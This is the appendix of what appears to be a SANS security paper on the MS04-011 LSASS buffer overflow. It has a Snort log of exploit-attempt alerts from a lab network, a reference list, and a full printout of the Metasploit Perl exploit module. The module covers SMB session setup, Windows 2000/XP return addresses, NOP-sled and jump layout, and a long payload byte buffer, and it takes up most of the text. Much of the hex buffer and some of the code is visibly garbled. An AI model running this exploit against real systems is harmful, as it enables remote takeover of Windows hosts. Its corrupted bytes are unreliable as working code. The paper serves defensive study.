5.1. Snort log of Metasploit “Microsoft LSASS MS04-011 Overflow”

```
[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.537952 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21447 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A51D9 Ack: 0x17E68676 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728201 18538

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.537952 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21447 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A51D9 Ack: 0x17E68676 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728201 18538
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref => http://www.securityfocus.com/bid/10108]

[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.573318 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21448 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A5634 Ack: 0x17E686A9 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728204 18539

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.573318 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21448 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A5634 Ack: 0x17E686A9 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728204 18539
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref => http://www.securityfocus.com/bid/10108]

[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.602351 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21450 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A5A8F Ack: 0x17E686DC Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728207 18539

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.602351 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21450 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A5A8F Ack: 0x17E686DC Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728207 18539
```

```
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref => http://www.securityfocus.com/bid/10108]

[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.630394 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21451 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A5EEA Ack: 0x17E6870F Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728210 18539

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.630394 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21451 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A5EEA Ack: 0x17E6870F Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728210 18539
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref => http://www.securityfocus.com/bid/10108]

[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.651121 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21452 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A6345 Ack: 0x17E68742 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728212 18540

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.651121 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21452 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A6345 Ack: 0x17E68742 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728212 18540
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref => http://www.securityfocus.com/bid/10108]

[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.683737 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21453 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A67A0 Ack: 0x17E68775 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728215 18540

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.683737 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21453 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A67A0 Ack: 0x17E68775 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728215 18540
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref => http://www.securityfocus.com/bid/10108]
```

```

[**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
10/11-16:47:35.708408 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21455 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A6BFB Ack: 0x17E687A8 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728218 18540

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.708408 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21455 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A6BFB Ack: 0x17E687A8 Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728218 18540
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.msp]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533]
[Xref => http://www.securityfocus.com/bid/10108]

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.736347 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21456 IpLen:20 DgmLen:1167 DF
***AP*** Seq: 0x8F4A7056 Ack: 0x17E687DB Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728221 18540
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.msp]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533]
[Xref => http://www.securityfocus.com/bid/10108]

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/11-16:47:35.765271 192.168.142.129:2438 -> 192.168.142.128:445
TCP TTL:64 TOS:0x0 ID:21457 IpLen:20 DgmLen:166 DF
***AP*** Seq: 0x8F4A74B1 Ack: 0x17E6880E Win: 0x1920 TcpLen: 32
TCP Options (3) => NOP NOP TS: 728223 18541
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.msp]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533]
[Xref => http://www.securityfocus.com/bid/10108]

```

5.2. Metasploit “Microsoft LSASS MSO4-011 Overflow” Module

```
##
```

```

# This file is part of the Metasploit Framework and may be redistributed
# according to the licenses defined in the Authors field below. In the
# case of an unknown or missing license, this file defaults to the same
# license as the core Framework (dual GPLv2 and Artistic). The latest
# version of the Framework can always be obtained from metasploit.com.

```

```
##
```

```
package Msf::Exploit::lsass_ms04_011;
use base "Msf::Exploit";
use Pex::DCERPC;
use strict;
use Pex::Utils;
use Pex::Text;

my $advanced =
{
    'FragSize' => [1024, 'The application fragment size to use with DCE RPC'],
    'DirectSMB' => [0, 'Use the direct SMB protocol (445/tcp) instead of SMB over NetBIOS'],
};

my $info =
{
    'Name' => 'Microsoft LSASS MSO4-011 Overflow',
    'Version' => '$Revision: 1.11 $',
    'Authors' => [ 'H D Moore ' ],
    'Arch' => [ 'x86' ],
    'OS' => [ 'win32' ],
    'Priv' => 1,
    'AutoOpts' => { 'EXITFUNC' => 'thread' },
    'UserOpts' => {
        'RHOST' => [1, 'ADDR', 'The target address'],
        'RPORT' => [1, 'PORT', 'The target port', 139],
        'NBNAME' => [0, 'DATA', 'The NetBIOS name of the remote host', '*SMBSERVER'],
    },
    'Payload' => {
        'Space' => 1024,
        'BadChars' => "\x00\x0a\x0d\x5c\x5f\x2f\xe",
    },
    'Description' => Pex::Text::Freeform(qq{
        This module exploits a stack overflow in the LSASS service, this vulnerability
        was originally found by eEye.
```

```

    }),

    'Refs' => [
        'http://www.osvdb.org/5248',
        'http://www.microsoft.com/technet/security/bulletin/MS04-011.msp'
    ],
    'DefaultTarget' => 0,
    'Targets' =>
    [
        ['Automatic', 0x00000000],
        ['Windows 2000', 0x773242e0],
        ['Windows XP', 0x7449bf1a],
    ],
};

sub new {
    my $class = shift;
    my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
    return($self);
}

sub Exploit {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');
    my $target_idx = $self->GetVar('TARGET');
    my $target_name = $self->GetVar('NBNAME');

    my $shellcode = $self->GetVar('EncodedPayload')->Payload;
    my $FragSize = $self->GetVar('FragSize') || 1024;

    my $target = $self->Targets->[$target_idx];
    my ($res, $rpc);

    my $beg =
    "\xad\x0d\x00\x00\x00\x00\x00\x00\xad\x0d\x00\x00";

```

my \$end =

"\x00\x00\x00\x00\x50\x6a\x40\x00\x01\x00\x00\x00".
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x50\x6a\x40\x00".
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00".
"\x50\x6a\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00".
"\x00\x00\x00\x00\x50\x6a\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00".
"\x01\x00\x00\x00\x00\x00\x00\x00\x50\x80\x23\x00\xdf\xaf\xff\x33".
"\x9b\x78\x70\x43\xc5\x0a\x4d\x98\x96\x02\x64\x92\xc1\xee\x70\x32".
"\x65\xc1\xef\x7b\xd6\xaa\xd6\x09\x21\xf6\xe7\xd1\x4c\xdf\x6a\x2d".
"\x0a\xfb\x43\xea\xda\x07\x24\x84\x88\x52\x9e\xa8\xa1\x7f\x4b\x60".
"\xec\x94\x57\x33\x06\x93\x92\x25\xd6\xac\xdc\x89\x68\x5e\xbb\x32".
"\x2b\x17\x68\xf2\x06\xb7\x86\xac\x81\xfe\x52\x27\xf5\x80\x11\x0d".
"\x4e\x2e\x1b\xa3\x44\x8a\x58\xed\xf3\x9c\xe9\x31\x01\x72\xa6\xab".
"\xfa\xa8\x05\x00\x37\x60\x6b\x81\xef\xf4\x96\x9a\xf7\x67\x95\x27".
"\x7a\x25\xef\x6f\x0e\xff\x2d\x15\x7f\x23\x1c\xa7\x56\x94\x4a\x18".
"\x98\xc6\xd8\xd2\x29\x5b\x57\xb8\x5d\x3a\x93\x58\x45\x77\x36\xe3".
"\xd1\x36\x87\xff\xe3\x94\x0f\x00\xe6\x7c\x1a\x92\xc1\x5f\x40\xc3".
"\xa3\x25\xce\x4d\xaf\x39\xeb\x17\xcf\x22\x43\xd9\x0c\xce\x37\x86".
"\x46\x54\xd6\xce\x00\x30\x36\xae\xf9\xb5\x2b\x11\xa0\xfe\xa3\x4b".
"\x2e\x05\xbe\x54\xa9\xd8\xa5\x76\x83\x5b\x63\x01\x1c\xd4\x56\x72".
"\xcd\xdc\x4a\x1d\x77\xda\x8a\x9e\xba\xcb\x6c\xe8\x19\x5d\x68\xef".
"\x8e\xbc\x6a\x05\x53\x0b\xc7\xc5\x96\x84\x04\xd9\xda\x4c\x42\x31".
"\xd9\xbd\x99\x06\xf7\xa3\x0a\x19\x49\x07\x77\xf0\xdb\x7c\x43\xfa".
"\xb2\xad\xb0\xfa\x87\x52\xba\xc9\x94\x61\xdc\xcf\x16\xac\x0f\x4a".
"\xa3\x6b\x5b\x6e\x27\x86\x1f\xfe\x4d\x28\x3a\xa5\x10\x54\x6d\xed".
"\x53\xf9\x73\xc6\x6e\xa8\xc0\x97\xcf\x56\x3b\x61\xdf\xab\x83\x18".
"\xe8\x09\xee\x6a\xb7\xf5\xc9\x62\x55\x2d\xc7\x0c\x0d\xa0\x22\xd8".
"\xd4\xd6\xb2\x12\x21\xd7\x73\x3e\x41\xb0\x5c\xd4\xcf\x98\xf3\x70".
"\xe6\x08\xe6\x2a\xf4\x24\x85\xe8\x74\xa8\x41\x5f\x0e\xfd\xf1\xf3".
"\xbel\x9b\x14\xfd\xc0\x73\x11\xff\xa5\x5b\x06\x34\xc3\x6c\x28\x42".
"\x07\xfe\x8a\xa5\xbel\x72\x7a\xf7\xfa\x25\xec\x35\x5e\x98\x71\x50".
"\x60\x35\x76\x53\x40\x1a\x34\xa5\x99\x09\xa2\xc6\xca\xa5\xce\x08".
"\x50\x45\xab\x8d\xfb\xe3\xb8\xe4\x8a\x61\x48\x14\x6e\xf7\x58\x71".
"\xe5\x2e\xbc\x12\xd1\x25\xe9\x65\x7a\xa1\x27\xbe\x3b\x8b\xe8\xe7".

"\xbclxe1x05xe7x92xebxb9xdfx5d\x53x74xc0x63x97x80\xb8".
"\x3cxae\x3f2\x09x12x81x6c\x69x10x6f\x66\xbe\x03x7b\x88".
"\xcfx26x6bx51x06x23x68x03\xa1\xb7\xd3x0c\xca\xbf29x01".
"\xa9x61x34x75x98\xe1x05x59xb3x46x44\xffx2bx98x04x88".
"\x89\xfd\x7f\xd5x19x8a\xa6\xf3\xd9x44\xd5\xf9x3a\x3c\xec\xd9".
"\x9b\x8c\x93\x93x2bx44x86x8bx80x83x23x00\xdf\xaf\xffx33".
"\x9b\x78x70x43\xf1x55x87\xb1\xa1\xb3x8e\x79x02x70x82x6c".
"\x0bxc1\xef\x96\xf1\xef\xdd\xa2\x69x86xc7x85x09x7e\xf0x2f".
"\x8e\xa0x5f\xea\x39x2e\x24\xf0x82x30x26\xa8\xa1x4fxc6x5c".
"\xec\x94x87x52x9bx93x92\xf3\xa3x1bxc7x8fx9e\xb3\xbbx32".
"\x2bx17x54\xf2x06x0c\x86x92x0fxb8\xe0x27x50\xaa\xeb\x5f".
"\x4e\x2bx1b\xb2x44\xe6x58x02\xd7x65\xdcx31x01\xec\xa6\xab".
"\xfal\xa8x05x00x37x60x4fa1x3c\x4fx7a\x9a10x67x95xc2".
"\x5bx25\xefx76x0e\xffx2d\x15x7fx23x1c\x77x56x94x4ax18".
"\x98xc6\xd8\xd2x29x44x57\xb8x40x3a\x93x58x45x77x36x36".
"\x07x35x2a\xffx00x94x5c\x80\xe6x7c\x1a\x92xc1x5fx40xc3".
"\xbclxf8\xce\x05x77x39x40x17xcfx63x43x77x27\xce\x37x86".
"\x46x54\xd6\xce\x00x30x36\xae\x9fx24x2bx5a\xa0\xfa\xa3x4b".
"\x2e\x7e\xf7x54\xa9\xd8\xa5x76x83x7bx63x01x1c\xd4x56x17".
"\x02\xdcl4ax89x77\xda\x8fx9e\xba\xcbx37xe8x19x5d\x68x38".
"\x8e\xbc\x6ax05x53x0bxc7xc5x96x84x5a\xd9x6d\x4c\x42x31".
"\xd9\xf2x99x06\xf7x0c\x99\xbe\x49x07x77\xf0x8bx7c\x43\xfa".
"\xb2\xad\xb0\xfa\x87x52\xba\x9c\x94x61\xdclxcfx16\xac\x0fx4a".
"\xa3x6bx5bx6e\x27x86x1f\xfe\x4d\x28x3a\xa5x10x98x6d\xed".
"\x53xf9x73xc6\xa5\xa8\xf7x66\xcfx56x3bx61\xdf\xab\x83x18".
"\xe8x09\xee\x6a\xb7\xf5xc9x62x55x2dxc7x0c\x0d\xa0x22\xd8".
"\xd4\xd6\xb2x12x21\xd7x73x3e\x41\xb0x5c\xd4\xcf\x98\xf3x70".
"\xe6x08\xe6x2a\x4fx92x85\xe8x74\xa8x41x5fx0e\xfd\xf1\xf3".
"\xbel9bx14\xfd\x0x73x11\xff\xa5x5bx06x34xc3x5d\x28x42".
"\x34\xfe\x8a\xa5\xbel72x7a\xf7\xfa\x25x2bx35x5e\x98x71x50".
"\x2c\x35x76x53x4e\x1a\x34\xa5x99x09\xa2xc6\xca\xa5\xce\x08".
"\x50x45\xab\x8d\xfb\xe3\xb8\xe4x8a\x61x48x14x6e\xf7x58x71".
"\xe5x2e\xbcx12\xd1x25xe9x65x7a\xa1x27\xbe\x3b\x8b\xe8\xe7".
"\xbcl77x05xe7x92xebxb9xdfx5d\x53x74xc0x63x97x80\xb8".
"\x3cxae\x3f2\x09x12x81x6c\x69x10x6f\x66\xbe\x03x7b\x88".
"\xcfx26x6bx51x06x23x68x03\xa1\xb7\xd3x0c\xca\xbf29x01".
"\xa9x61x34x75x98\xe1x6fx59xb3x46x44\xffx2bx98x04x88".

```
"\x89\xfd\x1c\xd5\x19\x8a\xa6\xf3\xd9\x44\xd5\xf9\x79\x26\x46\xf7".  
"\xbf\xa1\x12\x73\x23\x44\x86\x8b\x50\x6a\x40\x00";
```

```
my $s = Msf::Socket::Tcp->new  
(  
  'PeerAddr' => $target_host,  
  'PeerPort' => $target_port,  
);  
  
if ($s->IsError) {  
  $self->PrintLine("[*] Socket error: " . $s->GetError());  
  return(0);  
}  
  
my $x = Pex::SMB->new({ 'Socket' => $s });  
  
if ($target_port != 445 && ! $self->GetVar('DirectSMB')) {  
  $x->SMBSessionRequest($target_name);  
  if ($x->Error) {  
    $self->PrintLine("[*] Session request failed for $target_name");  
    return;  
  }  
}  
  
$x->Encrypted(1);  
$x->SMBNegotiate();  
$x->SMBSessionSetup();  
if ($x->Error) {  
  $self->PrintLine("[*] Failed to establish a null session");  
  return;  
}  
  
if ($target->[0] =~ /Auto/) {  
  if ($x->PeerNativeOS eq 'Windows 5.0') {  
    $target = $self->Targets->[1];  
    $self->PrintLine("[*] Detected a Windows 2000 target");  
  }  
}
```

```

}
elseif ( $x->PeerNativeOS eq 'Windows 5.1') {
    $target = $self->Targets->[2];
    $self->PrintLine("[*] Detected a Windows XP target");
} else {
    $self->PrintLine("[*] No target available for ".$x->PeerNativeOS);
    return;
}
}
}

```

```
my ($pattern, $overflow);
```

```

# Windows 2000 requires that the string be unicode formatted
# and give us a nice set of registers which point back to
# the un-unicoded data. We simply return to a nop sled that
# jumps over the return address, some trash, and into the
# final payload. Easy as pie.

```

```

if ($target->[0] =~ /2000/) {
    $pattern = "\x90" x 3500;
    substr($pattern, 2018, 2, "\xeb\x10");
    substr($pattern, 2020, 4, pack("V", $target->[1]));
    substr($pattern, 2060, length($shellcode), $shellcode);
    $overflow = $beg . Pex::SMB->NTUnicode($pattern) . $end;
}

```

```

# Windows XP is a bit different, we need to use an ascii
# buffer and a jmp esp. The esp register points to an
# eight byte segment at the end of our buffer in memory,
# we make these bytes jump back to the beginning of the
# buffer, giving us about 1936 bytes of space for a
# payload.

```

```

if ($target->[0] =~ /XP/) {
    $pattern = Pex::Text::EnglishText(7000);
}

```

```

substr($pattern, 0, 6, "\x81\xc4\xff\xef\xff\xff"); # sub esp, 4097
substr($pattern, 6, 1, "\x44"); # inc esp (align it)
substr($pattern, 7, length($shellcode), $shellcode);
substr($pattern, 1964, 4, pack('V', $target->[1]));
substr($pattern, 1980, 5, "\xe9\x3f\xf8\xff\xff"); # jmp back to 1980 (disco fever)
$overflow = $beg . $pattern . $end;
$self->PrintLine("[*] Windows XP may require two attempts");

if ($FragSize > 4000) {
    $self->PrintLine("[*] Windows XP actually enforces maximum fragment size");
    $self->PrintLine("[*] Shrinking the DCE frag size down to 4000");
    $FragSize = 4000;
}
}

$x->SMBTConnect("\\\\".$target_host."\\IPC$");
if ($x->Error) {
    $self->PrintLine("[*] Failed to connect to the IPC share");
    return;
}

my $Bind = Pex::DCERPC::Bind(Pex::DCERPC::UUID('LSA_DS'), '0.0');
my (@DCE) = Pex::DCERPC::Request(9, $overflow, $FragSize);

$x->SMBCreate('\lsarpc');
if ($x->Error) {
    $self->PrintLine("[*] Failed to create pipe to LSASS");
    return;
}

$x->SMBTransNP($x->LastFileID, $Bind);
if ($x->Error) {
    $self->PrintLine("[*] Failed to bind to LSASS over DCE RPC");
    return;
}

```

```
my $offset = 0;
$self->PrintLine("[*] Sending \".(scalar(@DCE)-1).\" DCE request fragments...");

if (scalar(@DCE) > 6000) {
    $self->PrintLine("[*] This is going to take some time, go order pizza");
}
elseif (scalar(@DCE) > 4000) {
    $self->PrintLine("[*] This is going to take some time, go make pasta");
}
elseif (scalar(@DCE) > 2000) {
    $self->PrintLine("[*] This is going to take some time, go make a sandwich");
}
elseif (scalar(@DCE) > 1200) {
    $self->PrintLine("[*] This is going to take some time, go get a beer...");
}
elseif (scalar(@DCE) > 800) {
    $self->PrintLine("[*] This is going to take some time, go get a glass of soda...");
}
elseif (scalar(@DCE) > 600) {
    $self->PrintLine("[*] This is going to take some time, go get a can of soda...");
}

while (scalar(@DCE != 1)) {
    my $chunk = shift(@DCE);
    $x->SMBWrite($x->LastFileID, $offset, $chunk);
    $offset += length($chunk);
}

$self->PrintLine("[*] Sending the final DCE fragment");
$x->SMBTransNP($x->LastFileID, $DCE[0]);
}
```

6. References

- [1] Verton, Dan "Biography of a Worm." PCWorld.com 05-October-2004. 12-Oct-2004 <<http://www.pcworld.com/resource/printable/article/0,aid,117808,00.asp>>.
- [2] Ukai, Yuji "Analysis: Sasser Worm." eEye.com 01-May-2004. 12-Oct-2004 <<http://www.eeye.com/html/research/advisories/AD20040501.html>>.
- [3] "Virus Information >> Korgo.A." Secunia.com 23-May-2004. 12-Oct-2004 <http://Secunia.com/virus_information/9647/>.
- [4] Ukai, Yuji "Windows Local Security Authority Service Remote Buffer Overflow." eEye.com 8-October-2003. 12-Oct-2004 <<http://www.eeye.com/html/research/advisories/AD20040413C.html>>.
- [5] "Microsoft LSA Service contains buffer overflow in DsRolepInitializeLog() function." Cert.org 13-April-2004. 12-Oct-2004 <<http://www.kb.cert.org/vuls/id/753212>>.
- [6] Altman, Jeffrey. "Note: if blocking ports to stop msblast.exe, do not block 4444 UDP." Neohapsis.com 12-Aug-2003. 12-Oct-2004 <<http://archives.neohapsis.com/archives/ntbugtraq/2003-q3/0113.html>>.
- [7] "W32.Blaster.Worm" Symantec.com 11-Aug-2003. 12-Oct-2004 <<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html>>.
- [8] "Known Trojans/Worms for Port:4444." Doshelp.com. 12-Oct-2004 <<http://www.doshelp.com/Ports/4444.htm>>.

[9] "Msf:Exploit::lsass_ms04_011." Metasploit.com. 12-Oct-2004
<http://www.metasploit.com/projects/framework/modules/exploits/lsass_ms04_011.pm>.

© SANS Institute 2005, Author retains full rights.